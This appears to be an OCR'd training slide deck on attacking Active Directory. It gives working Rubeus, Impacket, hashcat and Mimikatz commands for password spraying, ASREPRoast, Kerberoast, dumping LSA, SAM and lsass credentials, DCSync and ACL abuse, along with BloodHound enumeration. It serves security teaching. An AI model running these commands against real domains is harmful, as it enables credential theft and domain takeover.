
- ➔ Issued by the TGS if TGT is okay
- ➔ PAC is encrypted with service account's key/hash
- ➔ Service decides client access depending on the PAC


USER
KDC
APP01
Request TGT (pre-auth)
All good! Here's the TGT + Session Key
Request ST for APP01
All good! Here's the ST
Request Access. Here is the ST
All good! What do you need?

QnA time!

Part 2:
Attacking Active Directory

AD Attacks



→ Password Spraying / Brute-forcing

- Difference between brute-forcing and spraying passwords

→ ASREPRoast

- Extracting ticket of a user that doesn’t require pre-auth

→ Kerberoast

- Request service ticket (ST) for service account. Cracking the ST to obtain plain-text password

→ Dumping Passwords

- Various places to loot credentials


→ Abusing ACLs

- Abusing misconfigured ACLs to escalate privileges in a domain

Password Spraying / Brute-forcing


→ Brute-forcing

- Try to authenticate to a single account with multiple passwords
- This might lock the account depending on the domain policy




→ Password Spraying

- Try to authenticate with a single password on multiple accounts
- Avoid locking out accounts



ASREPRoast

- User that has `Do not require pre auth` attribute enabled
- Request TGT without pre-auth data and cracked the TGT to get a plain-text password of the account
- Requires a valid username
- This attack can be carried out without any prior foothold (domain user credentials)



Crack the *Session Key* and obtain a plain text password

Rubeus

```
$ Rubeus.exe asreproast /nowrap
```

Powerview

```
$ Get-DomainUser -PreAuthNotRequired
```

Impacket

```
$ GetNPUsers.py mcc.local/ -dc-ip 10.10.0.5 -no-pass
  -usersfile users.txt
```

Hashcat/John-The-Ripper (Cracking)

```
$ hashcat -a 0 -m 18200 hash.txt wordlist.txt
$ john --wordlist=wordlist.txt hash.txt
```

Kerberoast

- Requires a valid credential set.
- Harvest TGS tickets for services that run on behalf of user accounts except computer accounts
- ST is encrypted with the requested service account's password. Cracked ST will give you the service account's plain-text password.

Rubeus

```
$ Rubeus.exe kerberoast /nowrap
```

Powerview


```
$ Invoke-Kerberoast
```

Impacket

```
$ GetUserSPNs.py mcc.local/localadm:'MCCW00tW00t!!!'
  -dc-ip 10.10.0.5 -request
```

Hashcat/John-The-Ripper (Cracking)

```
$ hashcat -a 0 -m 13100 hash.txt wordlist.txt
$ john --wordlist=wordlist.txt hash.txt
```



USER

KDC


Request TGT *(valid credential)*

All good! Here's the TGT

Request ST for a service acc *(i.e. mssql/SqlSvc)*

Found the SPN! Here's the ST

Crack the ST and obtain service acc's password



Kerberoast

Kerberoast without pre-authentication

September 2022 Update:

- Service ticket could be requested with AS-REQ (which is normally used to request TGT) instead of normal TGS-REQ.
- Kerberoast can be achieved with ASREPRoastable users. This means that no valid password is needed to perform kerberoast attack.
- Require valid usernames.

Rubeus

```
$ Rubeus.exe kerberoast /domain:mcc.local /dc:10.10.1.5 /nopreauth:bethany.linnel
/spns:users.txt
```

Powerview

```
$ GetUserSPNs.py kiwi.local/ -no-preauth bethany.linnell -usersfile
/tmp/users.lst -dc-ip 192.168.86.189
```

Dumping passwords

Server/Workstation

→ Local Security Authority (LSA)

- LSA is stored in an encrypted form in windows registry
- Usually stored in *HKEY_LOCAL_MACHINE/SECURITY/Policy/Secrets*

Mimikatz

```
lsadump::secrets
```

→ Security Account Manager (SAM)

- SAM stores credentials and account information for local users/groups.

Mimikatz

```
lsadump::SAM
```

→ Local Security Authority Subsystem Service (lsass)

- LSASS is a process (lsass.exe) that verifies logon attempts, password changes, create access tokens and etc.

Mimikatz

```
sekurlsa::logonpasswords
```

Domain

→ DCSync

- An attack where the attacker pretends to be a Domain Controller (DC) to replicates/sync with the target DC in order to obtain users' hashes/passwords.
- This requires a high privileged user (i.e. Domain Admin).

Mimikatz


```
lsadump::dcsync /domain:mcc.local /all /csv
```

Secretsdump

```
secretsdump.py mcc.local/mcc.adm:Password123
-dc-ip 10.10.1.5 -just-dc
```

Abusing ACLs

- Access Control List (ACL) contains rules that grant or deny access to specific object in a domain.
- Misconfigured ACL can often be abused by the attackers to escalate privilege.
- Some of the well known examples of domain ACLs
  - All-Extended-Rights
  - GenericWrite
  - WriteOwner
  - GenericAll
  - ...



Object name: C:\Windows\System32

Group or user names:

Administrators (D12NKN3\Administrators)
Users (D12NKN3\Users)
TrustedInstaller

To change permissions, click Edit.

Permissions for Users	Allow	Deny
Full control		
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write		

For special permissions or advanced settings, click Advanced.

GUI representation of ACL

Abusing ACLs

		User	Group	Computer	GPO	Domain
GenericAll	GenericWrite WriteProperty	Reset password Targeted Kerberoast Shadow Credentials Logon script	Add Member	RBCD Shadow Credentials	Create malicious GPO	
	WriteOwner	Grant ownership	Grant ownership	Grant ownership	Grant ownership	Grant ownership
	AllExtendedRights	Reset password	Add Member	Read LAPS		DCSync
	WriteDACL	Give GenericAll Permission	Give GenericAll Permission	Give GenericAll Permission		Give DCSync privilege

** Mindmap version is available at The Hacker Recipe*

Enumeration


- Manually recurse all domain objects' *nTSecurityDescriptor* to parse ACL
- Shows relation between domain objects
- Can be done with ADModule (RSAT) or PowerView

PowerView.ps1

```
$ Get-ObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier
-eq "S-..."}
```

PowerView.py

```
$ Get-ObjectAcl -ResolveGUIDs -SecurityIdentifier
"S-512-..."
```




```
PS C:\Users\Administrator> Get-DomainObjectAcl -ResolveGUIDs -Identity "DC=range,DC=net" | ? {$_.SecurityIder
1-5-21-3556610642-5733621-2059236447-1602"}

AceQualifier           : AccessAllowed
ObjectDN               : DC=range,DC=net
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-3556610642-5733621-2059236447
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3556610642-5733621-2059236447-1602
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : DC=range,DC=net
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
ObjectSID              : S-1-5-21-3556610642-5733621-2059236447
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3556610642-5733621-2059236447-1602
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

jsparrow has DS-Replication-Get-Changes on DC=range,DC=net

jsparrow has DS-Replication-Get-Changes-All on DC=range,DC=net

PowerView.ps1 output



Owner: Administrators (RANGE\Administrators) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Exchange Servers (RANGE\Ex...	Special	None	Descendant InetC
Allow	Exchange Servers (RANGE\Ex...	Special	None	Descendant User
Allow	Cloneable Domain Controller...	Allow a DC to create a clone of itself	None	This object only
Allow	jack sparrow (jsparrow@rang...	Replicating Directory Changes	None	This object only
Allow	Enterprise Read-only Domain...	Replicating Directory Changes	None	This object only
Allow	Exchange Servers (RANGE\Ex...	Replication synchronization	None	This object only
Allow	Domain Controllers (RANGE\...	Replicating Directory Changes All	None	This object only
Allow	jack sparrow (jsparrow@rang...	Replicating Directory Changes All	None	This object only
Allow	Administrator (Administrator...	Special	None	This object only
Allow	Dev Service (DEVService@ran...	Replicating Directory Changes	None	This object and a

GUI ACL configuration on Windows Server

BloodHound come to the rescue


- Map and visualize relationships within Active Directory objects (User, Computer, GPO, Domain, etc…)
- Uses NEO4j as graph DBMS
- Available BloodHound's Ingestor (so far?)
  - .NET binary (SharpHound.exe)
  - PowerShell module (SharpHound.ps1)
  - Python (bloodhound-python)
  - ADExplorerSnapshot
  - More to come…

SharpHound

```
$ SharpHound.exe --collectionmethods All [--Stealth] [--Domain]
$ Invoke-Bloodhound -CollectionMethod All [-Domain]
```

Bloodhound-python

```
$ bloodhound-python -u 'student' -p 'Password1234' -d 'mcc.local'
-ns 10.10.0.5
```




EXECUTION RIGHTS	
First Degree RDP Privileges	0
Group Delegated RDP Privileges	2
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

